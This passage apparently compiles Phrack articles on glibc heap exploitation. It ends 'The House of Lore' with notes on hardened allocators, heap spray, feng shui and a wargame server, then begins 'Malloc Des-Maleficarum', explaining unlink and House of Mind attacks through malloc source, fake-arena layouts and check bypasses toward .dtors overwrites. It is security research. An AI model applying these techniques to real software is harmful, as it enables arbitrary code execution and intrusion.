---[ 4.3.1 ---[   Secure Heap Allocator (Utopian)   ]---
               .------------------------------------.
```

First, there is no way to create a "heap allocator" totally secure, it's impossible (note: you can design the most secure allocator in the world but if it's too slow => it's no use). To begin with, and the main rule (which is fairly obvious), implies that the control structures or more simply,

headers, can not be located being adjacent to the data. Create a macro that adds 8 bytes to the address of a header for direct access to data is very simple, but has never been a safe option.

However, although this problem will be solved, still others thought to corrupt the data of another allocated chunk is not useful if it not allows arbitrary code execution, but and if these buffers contain data whose integrity has to be guaranteed (financial information, others...)?

Then we came to the point in which it is essential the use cookies between the fragments of memory assigned. It obviously has side effects. The most efficient would be that this cookie (say 4 bytes) will be the last 4 bytes of each allocated chunk, with the target of preserve the alignment, since that put them between two chunks required a more complicated and possibly slower management.

Besides this, we could also take ideas from "Electric Fence - Red-Zone memory allocator" by Bruce Perens [5]. His protection ideas are:

- Anti Double Frees:

```
    if ( slot->mode != ALLOCATED ) {
            if ( internalUse && slot->mode == INTERNAL_USE )
                    .....
            else {
                    EF_Abort("free(%a): freeing free memory.",address);
```

- Free unallocated space (EFense maintains an array of addresses of chunks allocated (slots)):

```
    slot = slotForUserAddress(address);
    if ( !slot )
            EF_Abort("free(%a): address not from malloc().", address);
```

Other implementations of dynamic memory management that we should take into account: Jemalloc on FreeBSD [6] and Guard Malloc for Mac OS X [7].

The first is specially designed for concurrent systems. We talked about management of multiple threads on multiple processors, and how to achieve this efficiently, without affecting system performance, and getting better times in comparison with other memory managers.

The second, to take one example, use the pagination and its mechanism of protection in a very clever way. Extracted directly from the manpage, we read the core of his method:

> "Each malloc allocation is placed on its own virtual memory page, with the end of the buffer at the end of the page's memory, and the next page is kept unallocated. As a result, accesses beyond the end of the buffer cause a bus error immediately. When memory is freed, libgmalloc deallocates its virtual memory, causing reads or writes to the freed buffer cause a bus error."

Note: That's a really interesting idea but you should take into account the fact that such a technic is not _that_ effective because if would sacrifice a lot of memory. It would induce a PAGE_SIZE (4096 bytes is a common value, or getpagesize( ) ;) allocation for a small chunk.

In my opinion, I do not see Guard Malloc as a memory manager of routine

use, but rather as an implementation with which to compile your programs in the early stages of development/debugging.

However, Guard Malloc is a highly user-configurable library. For example, you could allow through an specific environment variable (MALLOC_ALLOW_READS) to read past an allocated buffer. This is done by setting the following virtual page as Read-Only. If this variable is enabled along with other specific environment variable (MALLOC_PROTECT_BEFORE), you can read the previous virtual page. And still more, if MALLOC_PROTECT_BEFORE is enabled without MALLOC_ALLOW_READS buffer underflow can be detected. But this is something that you can read in the official documentation, and it's needless to say more here.

```
               << When debugging, novices insert corrective
                  code; experts remove defective code. >>

                                          [ Richard Pattis ]


               .------------.
```

```
---[ 4.3.2 ---[   dnmalloc   ]---
               .-------------.

This implementation (DistriNet malloc) [10] is like the most modern
systems: code and data are loaded into separate memory locations, dnmalloc
applies the same to chunk and chunk information which are stored in
separate contiguous memory protected by guard pages. A hashtable which
contains pointers to a linked list of chunk information accessed through
the hash function is used to associate chunks with the chunks information.
[12]

Memory with dnmalloc:

        .---------------.
        |  .text        |
        .---------------.
        |  .data        |
        .---------------.
           ...
        .---------------.
        |  Chunks        |
        .---------------.
            ..
            ||
            ||
            \/

            /\
            ||
            ||
            ..
        .--------------------.
        |  Memory Page       | <- This Page is not writable
        .--------------------.
        |  Chunk Information |
        .--------------------.
        |  The Hash Table    |
        .--------------------.
        |  Memory Page       |
        .--------------------.
        |  The Stack         | <- This Page is not writable
        .--------------------.

The way to find the chunk information:

1.- Address of the chunk - Start address of the heap = *Result*

2.- To get the entry in the Hash Table: shift *Result* 7 bits to the right.

3.- Go over the linked list till it have the correct chunk.

 .-------------------------------------.
 |           The Hash Table            |
 . ................................... .
 |  Pointers to each Chunk Information | --> Chunk Information (Hash Next
 .-------------------------------------.     to the next Chunk Information)

The manipulation of the Chunk Information:

1.- A fixed area is mapped below the Hash table for the Chunks Information.
```

```
2.- Free Chunk Information are stored in a linked list.

3.- When a new Chunk Information is needed the first element in the free
    list is used.

4.- If none are free a Chunk is allocated from the map.

5.- If the map is empty It maps extra memory for it (and move the guard
    page).

6.- Chunk information is protected by guard pages.


               << Passwords are like underwear: you don't let
                  people see it, you should change it very often,
                  and you shouldn't share it with strangers. >>

                                                [ Chris Pirillo ]



               .-------------------.
---[ 4.3.3 ---[   OpenBSD malloc    ]---
               .-------------------.

This implementation [11] [13] have the design goals: simple, unpredictable,
fast, less metadata space overhead, robust for example freeing of a bogus
pointer or a double free should be detected ...

About the Metadata: keep track of mmaped regions by storing their address
and size into a hash table, keep existing data structure for chunk
allocations, a free region cache with a fixed number of slots:

Free regions cache

1.- Regions freed are kept for later reuse

2.- Large regions are unmapped directly

3.- If the number of pages cached gets too large, unmap some.

4.- Randomized search for fitting region, so region reuse is less
    predictable

5.- Optionally, pages in the cache are marked PROT_NONE


               << Getting information off the Internet is
                  like taking a drink from a fire hydrant. >>

                                           [ Mitchell Kapor ]



           .------------------------------.
---[ 5 ---[   Miscellany, ASLR and More    ]---
           .------------------------------.

We already mentioned something about ASLR and Non Exec Heap in the Malloc
```

Des-Maleficarum paper. Now we do the same with the method we have studied.

For the purposes of this technique, I considered disabled the ASLR in all examples of this article. If this protection was enabled in real life then randomization only affects to the position of the final fake chunk in the stack and our ability to predict a memory address close enough to a saved return address that can be overwritten. This should not be an utterly impossible task, and we consider that the bruteforce is always a possibility that we will have a hand in most restrictive situations.

Obviously, the non-exec heap does not affect the techniques described in this paper, as one might place a shellcode in any elsewhere, although we warn that if the heap is not executable it is very likely that the stack will not be either. Therefore one should use a ret2libc style attack or return into mprotect( ) to avoid this protection.

This is an old theme, and each will know how to analyze problems underlying the system attacked.

Unfortunately, I do not show a real-life exploit here. But we can talk a bit about the reliability and potential of success when we are studying a vulnerability in the wild.

The preconditions are clear, this has been seen repeatedly throughout of this article. The obvious difference between the PoC's that I presented here and the applications you use every day (as well as email clients, or web browsers), is that one can not predict in a first chance the current state of the heap. And this is really a problem, because while this is not in a fairly stable and predictable state, the chances of exploiting will be minimal.

But very high-level hackers have already met once this class of problems, and over time have been designing and developing a series of techniques which allow reordering the heap so that both, the position of the allocated chunks as the data contained within them, are parameters controlled by the user. Among these techniques, we must appoint two best known:

- Heap Spray
- Heap Feng Shui

You can read something about them in the following paper presented at the BlackHat 2007 [8]. In short we can say that the "Heap Spray" technique simply fill in the heap as far as possible by requesting large amount of memory placing there repetitions of nop sleds and the opportune shellcode, then just simply find a predictable memory address for the "primitive 4-byte overwrite". A very clever idea in this technique is to make the nop sled values equal to the selected address, so that it will be self-referential.

Feng Shui is a much more elaborate technique, it first tries to defragment the Heap by filling the holes. Then it comes back to create holes in the upper controlled zone so that the memory remains as:

```
[ chunk | hole | chunk | hole | chunk | hole | chunk ]
```

... and finally tries to create the buffer to overflow in one of these holes, knowing that this will always be adjacent to one of its buffers containing information controlled by the exploiter.

We will not talk about it more here. Just say that although some of these methodologies may seem time consuming and fatigue making, without them

nobody could create reliable exploits, or obtain success in most of the
attempts.

```
               << Programming today is a race between software
                  engineers striving to build bigger and better
                  idiot-proof programs, and the Universe trying
                  to produce bigger and better idiots. So far,
                  the Universe is winning. >>

                                                [ Rich Cook ]
```

```
           .----------------.
---[ 6 ---[   Conclusions   ]---
           .----------------.
```

In this article we have seen how The House of Lore hid inside of itself a
power much greater than we imagined. We also presented a fun example
showing that, despite not being vulnerable to all the techniques we knew so
far, it was still vulnerable to one that until now had only been described
theoretically.

We detail a second method of attack also based on the corruption of a
largebin, this attack could be an alternative in some circumstances and
should be as important as the main method of the smallbin corruption.

Finally we detailed a way to apply THoL in version 3 of the Ptmalloc
library, which many thought was not vulnerable to attacks due to the
imposition of numerous restrictions.

Reviewing and analyzing in depth some of the security mechanisms that have
been implanted in this library, allowed to find that further studies will
be needed to discover new vulnerabilities and areas of code that can be
manipulated for personal fun and profit.

If you want a tip from mine on how to improve your hacking, here goes:

Reads everything, study everything... then forget it all and do it
differently, do it better. Fill your cup, empty your cup and fill it again
with fresh water.

Finally, I would like to recall that I said the following in my "Malloc
Des-Maleficarum" paper:

> "...and The House of Lore, although not very suitable for a
> credible case, no one can say that is a complete exception..."

With this new article I hope I have changed the meaning of my words, and
shown that sometimes in hacking you make mistakes, but never stop to
investigate and repair your errors. Everything we do is for fun, and we
will do it as long as we exist on the land and cyberspace.

```
               << All truths are easy to understand
                  once they are discovered;
                  the point is to discover them. >>
```

```
                              [ Galileo Galilei ]



           .-------------------.
---[ 7 ---[   Acknowledgments   ]---
           .-------------------.
```

First, I would like to give my acknowledgments to Dreg for his insistence for that I would do something with this paper and it not to fall into oblivion. After a bad time ... I could not give a talk on this subject at RootedCon [9], Dreg still graciously encouraged me to finish the translation and publish this article in this fantastic e-zine which undoubtedly left its mark etched in the hacking history.

Indeed, the last details in the translation of this article are Dreg's work, and this would never have been what it is without his invaluable help.

For the rest, also thanks to all the people I met in dsrCON!, all very friendly, outgoing and all with their particular point of madness. I am not going to give more names, but, to all of them, thanks.

And remember...

Happy Hacking!

```
           .--------------.
---[ 8 ---[   References   ]---
           .--------------.
```

[1] Malloc Maleficarum
    http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

[2] Malloc Des-Maleficarum
    http://www.phrack.org/issues.html?issue=66&id=10

[3] PTMALLOC (v2 & v3)
    http://www.malloc.de/en/

[4] Reducing the effective entropy of gs cookies
    http://uninformed.org/?v=7&a=2&t=sumry

[5] Electric Fence - Red-Zone memory allocator
    http://perens.com/FreeSoftware/ElectricFence/
    electric-fence_2.1.13-0.1.tar.gz

[6] Jemalloc - A Scalable Concurrent malloc(3) Implementacion for FreeBSD
    http://people.freebsd.org/~jasone/jemalloc/bsdcan2006/jemalloc.pdf

[7] Guard Malloc (Enabling the Malloc Debugging Features)
    http://developer.apple.com/mac/library/documentation/Darwin/Reference/
    ManPages/man3/Guard_Malloc.3.html

[8] Heap Feng Shui in JavaScript - BlackHat Europe 2007
    http://www.blackhat.com/presentations/bh-europe-07/Sotirov/
    Presentation/bh-eu-07-sotirov-apr19.pdf

[9] Rooted CON: Congreso de Seguridad Informatica (18-20 Marzo 2010)

http://www.rootedcon.es/

[10] dnmalloc
http://www.fort-knox.org/taxonomy/term/3

[11] OpenBSD malloc
http://www.openbsd.org/cgi-bin/cvsweb/src/lib/libc/stdlib/malloc.c

[12] Dnmaloc - A more secure memory allocator by Yves Younan,
Wouter Joosen, Frank Piessens and Hans Van den Eynden
http://www.orkspace.net/secdocs/Unix/Protection/Description/
Dnmaloc%20-%20A%20more%20secure%20memory%20allocator.pdf

[13] A new malloc(3) for OpenBSD by Otto Moerbeek
http://www.tw.openbsd.org/papers/eurobsdcon2009/otto-malloc.pdf

```
           .----------------.
---[ 9 ---[   Wargame Code   ]---
           .----------------.
```

In this last section we attach the same program "agents.c" that we saw above but adapted to network environment so that it can be feasible to use in a servers exploitation wargame. At the same time the code is a bit more elaborate and robust.

As usual, "netagents.c" forks a child process (fork) for each connection made to it, and as each new process has its own heap, each attacker can confront the vulnerability based on zero. The actions of one not influence to others.

The code should be adapted according to the needs of the manager conducting or developing the wargame (as well as the number of allowed incoming connections or debugging information you want to give to the attacker if the game becomes very difficult).

The attached archive includes a makefile which assumes that in the same directory as the source is the compiled library ptmalloc2 (libmalloc.a) to be linked with netagents.c. Each should adapt "malloc.c" to print the information it deems necessary, but the basics would be the changes that have been made throughout this article, which allows the attacker to know from where they extract the chunks of memory requested.

How the attacker obtains the output of these changes? For simplicity, "netagents.c" prevents calls to send( ) by closing the standard output (stdout) and duplicating it with the recent obtained client socket (dup(CustomerID)). We use the same trick as the shellcodes expected.

"netagents.c" also includes a new menu option, "Show Heap State", in order to see the state of the memory chunks that are being allocated or released during its execution, this allows you to see if the head of any free chunk has been overwritten. After some legal moves, a normal output would be this:

```
+--------------------------------+
|    Allocated Chunk (0x8093004) | -> Agents[0]
+--------------------------------+
|   SIZE      =    0x00000019    |
+--------------------------------+

+--------------------------------+
|    Allocated Chunk (0x809301c) | -> Agents[1]
+--------------------------------+
|   SIZE      =    0x00000019    |
+--------------------------------+

+--------------------------------+
|    Allocated Chunk (0x8093034) | -> Agents[1]->name
+--------------------------------+
|   SIZE      =    0x00000029    |
+--------------------------------+

+--------------------------------+
|      Free Chunk (0x8093058)    | -> Agents[1]->lastname
+--------------------------------+
|   PREV_SIZE  =   0x00000000    |
+--------------------------------+
|   SIZE       =   0x00000089    |
+--------------------------------+
|   FD         =   0x08050168    |
+--------------------------------+
|   BK         =   0x08050168    |
+--------------------------------+

+--------------------------------+
|    Allocated Chunk (0x80930e4) | -> Agents[1]->desc
+--------------------------------+
|   SIZE      =    0x00000108    |
+--------------------------------+
```

Following the example of the perl exploit presented in 2.2.2, one might design an exploit in C with a child process continually receiving responses from the server (menus and prompts), and the father answering these questions with a pause, for example one second each answer (if you know what to respond to work that program ...). The difficult task is to predict the addresses on the stack, which in the last phase of the attack, the last reserved chunk should match the frame created by "edit_lastname( )" since that it is where we overwrite the saved return address and where the program probably will break (it is obvious that ASLR enabled suppose a new complexity to overcome).

What happens with failed attempts and segmentation failures? The program captures SIGSEGV and informs the attacker that something bad has happened and encourages him to connect again. The child process is the only that becomes unstable and thus a new connection leaves everything clean for a new attack.

The latest aid that one could provide to the attacker is to deliver the source code, so this could be adapted to study the vulnerability in local, and then carry his attack to the network environment.

3. Malloc des-maleficarum - blackngel


```
                              ==Phrack Inc.==

               Volume 0x0d, Issue 0x42, Phile #0x0A of 0x11
```


```
|=-----------------------------------------------------------------------=|
|=----------------------=[ MALLOC DES-MALEFICARUM ]=---------------------=|
|=-----------------------------------------------------------------------=|
|=-----------------------------------------------------------------------=|
|=---------------=[    By blackngel                     ]=---------------=|
|=---------------=[                                     ]=---------------=|
|=---------------=[    <black *noSPAM* set-ezine.org>   ]=---------------=|
|=---------------=[    <blackngel1 *noSPAM* gmail.org>  ]=---------------=|
|=-----------------------------------------------------------------------=|


            ^^
        *`* @@ *`*     HACK THE WORLD
       *   *--*   *
            ##         <blackngel1@gmail.com>
            ||         <black@set-ezine.org>
           *  *
          *    *       (C) Copyleft 2009 everybody
         _*    *_
```

---[INDEX


```
 1 - The History

 2 - Introduction

 3 - Welcome to The Past

 4 - DES-Maleficarum...

   4.1 - The House of Mind
       4.1.1 - FastBin Method
       4.1.2 - av->top Nightmare

   4.2 - The House of Prime
       4.2.1 - unsorted_chunks()

   4.3 - The House of Spirit

   4.4 - The House of Force
       4.4.1 - Mistakes

   4.5 - The House of Lore

   4.6 - The House of Underground

 5 - ASLR and Nonexec Heap (The Future)

 6 - The House of Phrack

 7 - References
```

```
---[ END INDEX


          "Traduitori son tratori"


           -----------------
---[ 1 ---[   THE HISTORY   ]---
           -----------------
```

On August 11, 2001, two papers were released in that same magazine and they went to demonstrate a new advance in the vulnerabilities exploitation world. MaXX wrote in his "Vudo malloc tricks" paper [1], the basic implementation and algorithms of GNU C Library, Doug Lea's malloc(), and he presented to the public various methods that be able to trigger arbitrary code execution through heap overflows. At the same time, he showed a real-life exploit of the "Sudo" application.

In the same number of Phrack, an anonymous person released other article, titled "Once upon a free()" [2]. Its main goal was explain the System V malloc implementation.

On August 13, 2003, "jp <jp@corest.com>" developed of a way more advanced the skills initiated in the previous texts. His article, called "Advanced Doug Lea's malloc exploits" [3], maybe out the biggest support to what it was for coming...

The skills published in the first one of the articles, showed:

- unlink () method.
- frontlink () method.

... these methods were applicable until the year 2004, when the GLIBC library was patched so those methods did not work.

But not everything was said with regard to this topic. On October 11 of 2005, Phantasmal Phantasmagoria was publishing on the "bugtraq" mailing list an article which name provokes a deep mystery: "Malloc Maleficarum" [4].

The name of the article was a variation of an ancient text called "Malleus Maleficarum" (The Hammer of the Witches)...

Phantasmal also was the author of the fantastic article "Exploiting the Wilderness" [5], the chunk most afraid (at first) by the heap's lovers.

Malloc Maleficarum was a completely theoretical presentation of what could become the new skills of exploitation with regard to topic of the heap overflows. His author split each one of the skills titling them of the following way:

```
   The House of Prime
   The House of Mind
   The House of Force
   The House of Lore
   The House of Spirit
   The House of Chaos (conclusion)
```

And certainly, it was the revolution that open again the minds when the doors had been closed.

The only one fault of this article is that it was not showing any
proof of concept that demonstrated that each and every one of the
skills were possible.

Probably, the implementations stayed in the "background", or maybe in
closed circles.

On January 1, 2007, in the electronic magazine ".aware EZine Alpha",
K-sPecial published an article simply called "The House of Mind" [6].
This one come to declaring in first instance the lacking small
fault of Phantasmal's article.

On the other hand, he solved it presenting a proof of concept continued
with its correspondent exploit.

Also, K-sPecial's paper was bringing to the light a couple of shades in
which Phantasmal had missed in his interpretation of the Houses skills.

Finally, on May 25, 2007, g463 published in Phrack an article called:
"The use of set_head to defeat the wilderness." [7] g463 described how to
obtain a "write almost 4 arbitrary bytes to almost anywhere" primitive
by exploiting an existing bug in the file (1) utility. This is the most
recent advance in heap overflows.

```
              << En todas las actividades es saludable, de vez
                 en cuando, poner un signo de interrogacion
                 sobre aquellas cosas que por mucho tiempo se
                 han dado como seguras. >>

                                   [ Bertrand Russell ]
```

```
           ------------------
---[ 2 ---[   INTRODUCTION   ]---
           ------------------
```

We could to define this paper as "The Practical Guide of the Malloc
Maleficarum". And exactly, our main goal is demythologize the majority
of the methods described in this paper through practical examples (so
much the vulnerable programs as its associated exploits).

On the other hand, and very importantly, certain mistakes were trying to
be corrected that were an object of wrong interpretation in Malloc
Maleficarum. Mistakes that are today more easy to see thanks to the
enormous work that Phantasmal give us in his moment. He is an adept, a
"virtual adept" certainly...

It is due to these mistakes that in this article I present new
contributions to the world of the heap overflow under Linux, introducing
variations in the skills presented by Phantasmal, and totally new ideas
that could allow arbitrary code execution by a better way.

In short, you will see in this article:

- Clean modification of K-sPecial's exploit in The House of Mind.
- Implementation renewed of the "fastbin" method in The House of Mind.
- Practical implementation of The House of Prime method.

- New idea for direct arbitrary code execution in unsorted_chunks() method in The House of Prime.
- The House of Spirit practical implementation.
- The House of Force practical implementation.
- Recapitulation of mistakes in The House of Force theory committed in Malloc Maleficarum.
- Theoretical/practical approximation to The House of Lore.

In addition to a general understanding of the implementation of the "Doug Lea's malloc" library, I recommend two things:

1) Read first the article of MaxX [1].
2) Download and read the source code of glibc-2.3.6 [8] (malloc.c and arena.c).

NOTE: Except for The House of Prime, I had used a x86 Linux distro, on a 2.6.24-23 kernel, with glibc version 2.7, which shows that these techniques are still applicable today. Also, I have check that some of them are availables in 2.8.90.

NOTE 2: The current implementation of malloc is known as "ptmalloc", which is an implementation based on the previous "dlmalloc". Ptmalloc was created by Wolfram Gloger. At present, from glibc 2.7 to 2.10 are Ptmalloc2 based. You can obtain more information if you visit [9].

As there, it would be desirable to have at your side the Phantasmal's theory as support to subsequent methods that will be implemented. However, the concepts described in this paper should be sufficient for an almost complete understanding of the topic.

In this article you will see, through the witches, as there are still some ways to go. And we can go together ...

```
                  << Lo que conduce y arrastra
                     al mundo no son las maquinas,
                     sino las ideas. >>

                                    [ Victor Hugo ]
```

```
          ------------------------
---[ 3 ---[   WELCOME TO THE PAST  ]---
          ------------------------
```

Why does the "unlink()" technique not apply now?

"unlink ()" assumed that if two chunks were allocated in the heap, and second was vulnerable to being overwritten through an overflow of first, a third fake chunk could be created and so deceive "free ()" to proceed to unlink this second chunk and tie with the first.

Unlink was produced with the following code:

```
   #define unlink( P, BK, FD ) {            \
       BK = P->bk;                          \
       FD = P->fd;                          \
       FD->bk = BK;                         \
```

```
        BK->fd = FD;                              \
    }
```

Being P the second chunk, "P->fd" was changed to point to a memory area capable of being overwritten (such as .dtors - 12). If "P->bk" then pointed to the address of a Shellcode located at memory for an exploiter (at ENV or perhaps the same first chunk), then this address would be written in the 3rd step of unlink() code, in "FD->bk". Then:

```
    "FD->bk" = "P->fd" + 12 = ".dtors".
    ".dtors" -> &(Shellcode)
```

In fact, when using DTORS, "P->fd" should point to .dtors+4-12 so that "FD->bk" point to DTORS_END, to be executed at finish of application. GOT is also a good goal, or a function pointer or more things ...

And here started the fun!

By applying the appropriate patches glibc, the macro "unlink()" is shown as follows:

```
    #define unlink(P, BK, FD) {                                              \
      FD = P->fd;                                                            \
      BK = P->bk;                                                            \
      if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                  \
        malloc_printerr (check_action, "corrupted double-linked list", P); \
      else {                                                                 \
        FD->bk = BK;                                                         \
        BK->fd = FD;                                                         \
      }                                                                      \
    }
```

If "P->fd", pointing to the next chunk (FD), is not modified, then the "bk" pointer of FD should point to P. The same is true with the previous chunk (BK)... if "P->bk" points to the previous chunk, then the forward pointer at BK should point to P. In any other case, mean an error in the double linked list and thus the second chunk (P) has been hacked.

And here ended the fun!

```
                  << Nuestra tecnica no solo produce artefactos,
                     esto es, cosas que la naturaleza no produce,
                     sino tambien las cosas mismas que la naturaleza
                     produce y dotadas de identica actividad
                     natural. >>

                                              [ Xavier Zubiri ]
```

```
             ------------------------
---[ 4 ---[   DES-MALEFICARUM...   ]---
             ------------------------
```

Read carefully what now comes. I just hope that at the end of this paper, the witches have completely disappeared.

Or... would it be better that they stay?

```
              -----------------------
---[ 4.1 ---[   THE HOUSE OF MIND   ]---
              -----------------------
```

We will study "The House of Mind" technique here, step by step, so that those who start at these boundaries do not find too many problems along the path... a path that already may be a little hard.

Neither show is worth a second view / opinion about how develop the exploit, which in my case had a small behavioral variation (we will see it below).

The understanding of this technique will become much easier if for some accident I can demonstrate the ability of know to show the steps in certain order, otherwise the mind go from one side to another, but... test and play with the technique.

"The House of Mind" is described as perhaps the easiest method or, at least, more friendly with respect to what was "unlink()" in its moment of glory.

Two variants will be shown. Let's see here the first one:

NOTE 1: Only one call to "free()" is needed to provoke arbitrary code execution.

NOTE 2: From here, we will have always in mind that "free()" is executed on a second chunk that can be overflowed by another chunk that has been allocated before.

According to "malloc.c," a call to "free()" triggers the execution of a wrapper (in the jargon "wrapper functions") called "public_fREe()".

Here the relevant code:

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;        /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
}
```

A call to "malloc (x)" returns, always that there is still memory available, a pointer to the memory area where data can be stored, moved, copied, etc.

Imagine for example that:

```
"char * ptr = (char *) malloc (512);"
```

...returns the address "0x0804a008". This address is the "mem" content when "free()" is called.

The "mem2chunk(mem)" function returns a pointer to the start address of chunk (not the data, but the beginning of the chunk), which in a allocated chunk is set to something like:

```
&mem - sizeof(size) - sizeof(prev_size) = &mem - 8.

p = (0x0804a000);
```

"p" is send to "arena_for_chunk()". As we can read in "arena.c", it trigger the following code:

```
   #define HEAP_MAX_SIZE (1024*1024) /* must be a power of two */
                      _____________________________________________
                     |                                             |
   #define heap_for_ptr(ptr) \                                     |
      ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))   |
                                                                   |
   #define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)    |
  __________________|                         ___________________|
 |                                           |
 | #define arena_for_chunk(ptr) \            |
 |___(chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)
```

As we see, "p" is now "ptr". It is passed "chunk_non_main_arena()" which is responsible for checking whether the "size" of this chunk has its third least significant bit enabled (NON_MAIN_ARENA = 4h = 100b).

In a unmodified chunk, this function returns "false" and the address of "main_arena" will be returned by "arena_for_chunk()". But... fortunately, since we can corrupt the "size" field of "p", and enabled NON_MAIN_ARENA bit, then we can fool "arena_for_chunk()" to call to "heap_for_ptr().

We are now in:

```
(heap_info *) ((unsigned long)(0x0804a000) & ~(HEAP_MAX_SIZE-1)))
```

then:

```
(heap_info *) (0x08000000)
```

We must have in mind that "heap_for_ptr()" is a macro and not a function. Then, once more in "arena_for_chunk()" we have:

```
(0x08000000)->ar_ptr
```

"ar_ptr" is the first member of a "heap_info" structure. It is defined as you can see:

```
typedef struct _heap_info {
  mstate ar_ptr; /* Arena for this heap. */
  struct _heap_info *prev; /* Previous heap. */
  size_t size;   /* Current size in bytes. */
  size_t pad;    /* Make sure the following data is properly aligned. */
} heap_info;
```

So what you are looking at (0x08000000) the address of an "arena" (it will be defined shortly). For now, we can say that at (0x08000000) there isn't

any address to point to any "arena", so the application soon will break with a segmentation fault. (assuming an ET_EXEC with a base of 0x08048000)

It seems that our move end here. As our first chunk is just behind of the second chunk at (0x0804a000) (but not much), this only allows us to overwrite forward, preventing us write anything at (0x08000000).

But wait a moment... what happens if we can overwrite a chunk with an address like this: (0x081002a0)?

If our first chunk was at (0x0804a000), we can overwrite ahead and put in (0x08100000) an arbitrary address (usually the begining of the data of our first chunk).

Then "heap_for_ptr(ptr)->ar_ptr" take this address, and...

```
 return heap_for_ptr(ptr)->ar_ptr | ret (0x08100000)->ar_ptr = 0x0804a008
 -------------------------------- | -------------------------------------
 ar_ptr = arena_for_chunk(p);     | ar_ptr = 0x0804a008
 ...                              |
 _int_free(ar_ptr, mem);          | _int_free(0x0804a008, 0x081002a0);
```

Think that we can change "ar_ptr" to any value. For example, we can do that it points to an environment variable or another place. At this address of memory, "_int_free()" expects to find an "arena" structure.

Let's see now ...

```
    mstate ar_ptr;
```

"mstate" is actually a real "malloc_state" structure (no comments):

```
   struct malloc_state {
     mutex_t mutex;
     INTERNAL_SIZE_T  max_fast;   /* low 2 bits used as flags */
     mfastbinptr      fastbins[NFASTBINS];
     mchunkptr        top;
     mchunkptr        last_remainder;
     mchunkptr        bins[NBINS * 2];
     unsigned int     binmap[BINMAPSIZE];
     ...
     INTERNAL_SIZE_T system_mem;
     INTERNAL_SIZE_T max_system_mem;
   };
   ...
   static struct malloc_state main_arena;
```

Soon it will be helpful to know this. The goal of The House of Mind is to ensure that the unsorted_chunks() code is reaached in "_int_free ()":

```
   void _int_free(mstate av, Void_t* mem) {
      .....
      bck = unsorted_chunks(av);
      fwd = bck->fd;
      p->bk = bck;
      p->fd = fwd;
      bck->fd = p;
      fwd->bk = p;
      .....
```

```
}
```

This is already beginning to look a bit more to "unlink()".

Now "av" is the value of "ar_ptr" which is supposed to be the beginning of an "arena". More... "unsorted_chunks ()," according to Phantasmal Phantasmagoria, return the value of "av->bins[0]". If "av" is (0x0804a008) (the start of our buffer), and we can write forward, we can control the value of bins[0], once past fields: mutex, max_fast, fastbins[] and top. This is simple ...

Phantasmal showed us that if we put in av->bins[0] the address of ".dtors" minus 8, then, the penultimate sentence write in this address plus 8, the address of the overflow "p". In this address is the "prev_size" field and there can place any thing, such as a "JMP", then we can jump to shellcode located a little later and you know as follows ...

```
p = 0x081002a0 - 8;
...
bck = .dtors + 4 - 8
...
bck + 8 = DTORS_END = 0x08100298

1st Bit     -bins[0]-                    2nd Bit
[ .......... .dtors+4-8 ] [0x0804a008 ... ] [jmp 0xc ...... (Shellcode)]
|                         |                 |
0x0804a008                0x08100000        0x08100298
```

When application finishes running DTORS, therefore the jump is executed, and our Shellcode.

Although the idea was good, K-special warned us that "unsorted_chunks ()", in fact, did not return the value of "av->bins[0]," but it returns its address "&".

Let's take a look:

```
#define bin_at(m, i) ((mbinptr)((char*)&((m)->bins[(i)<<1]) -
                                                (SIZE_SZ<<1)))
...
#define unsorted_chunks(M)          (bin_at(M, 1))
```

Indeed, we see that "bin_at()" returns the address and not the value. Therefore another way must be taken. Bearing this in mind, we can do the next:

```
bck = &av->bins[0];                      /* Address of ...   */
fwd = bck->fd = *(&av->bins[0] + 8);     /* The value of ... */
fwd->bk = *(&av->bins[0] + 8) + 12 = p;
```

Which means that if we control the value located in: "&av->bins[0] + 8" and we put there ".dtors + 4 - 12", that will be placed in "fwd". In the last sentence it'll be written into DTORS_END the address of the second chunk "p", and continue as above.

But we have jumped here without crossing the road full of spines. Our friend Phantasmal also warned us that to run this piece of code, certain conditions should be met. Now we will see each of them related with its corresponding portion of code in the "_int_free()".

```
 1) The negative value of the overwritten chunk must
    be less than the value of this chunk "p".

    if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) ...

    PLEASE NOTE: This must be a misinterpretation of language. To jump
                 this integrity check: "-size" must be "greater" than
                 the value of "p".

 2) The size of the chunk must not be less than or equal to
    av->max_fast.

    if ((unsigned long)(size) <= (unsigned long)(av->max_fast) ...

    We control the size of the overflow chunk so as "av->max_fast"
    which is the second field of our "fakearena".

 3) The bit IS_MMAPPED must not be set into the "size" field.

    else if (!chunk_is_mmapped(p)) { ...

    Also, we control the second least significant bit of the "size".

 4) The overwrited chunk can not be av->top (Wilderness chunk).

    if (__builtin_expect (p == av->top, 0)) ...

 5) The NONCONTIGUOUS_BIT of av->max_fast must be set.

    if (__builtin_expect (contiguous (av) ...

 Designer controls "av->max_fast" and know that NONCONTIGUOUS_BIT
 is "0x02" = "10b".

 6) The PREV_INUSE bit of the next chunk must be set.

    if (__builtin_expect (!prev_inuse(nextchunk), 0)) ...

    This is the default in an allocated chunk.

 7) The size of nextchunk must be greater than 8.

    if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0) ...

 8) The size of nextchunk must be less than av->system_mem

    ... __builtin_expect (nextsize >= av->system_mem, 0)) ...

 9) The PREV_INUSE bit of the chunk must not be set.

    /* consolidate backward */
    if (!prev_inuse(p)) { ...

    ATTENTION: Phantasmal seems wrong here, at least according to my
               opinion, the PREV_INUSE bit of overwritten chunk, must
               be set in order to bypass this check and not unlink the
               previous chunk.

10) The nextchunk cannot equal av->top.

    if (nextchunk != av->top) { ...
```

```
      If we alter all the information from "av->fastbins[]" to
      "av->bins[0]", then "av->top" will be overwritten and will
      be almost impossible to be equal to "nextchunk".

  11) The PREV_INUSE bit of the chunk after nextchunk
      (nextchunk + nextsize) must be set.

      nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
      /* consolidate forward */
      if (!nextinuse) { ...
```

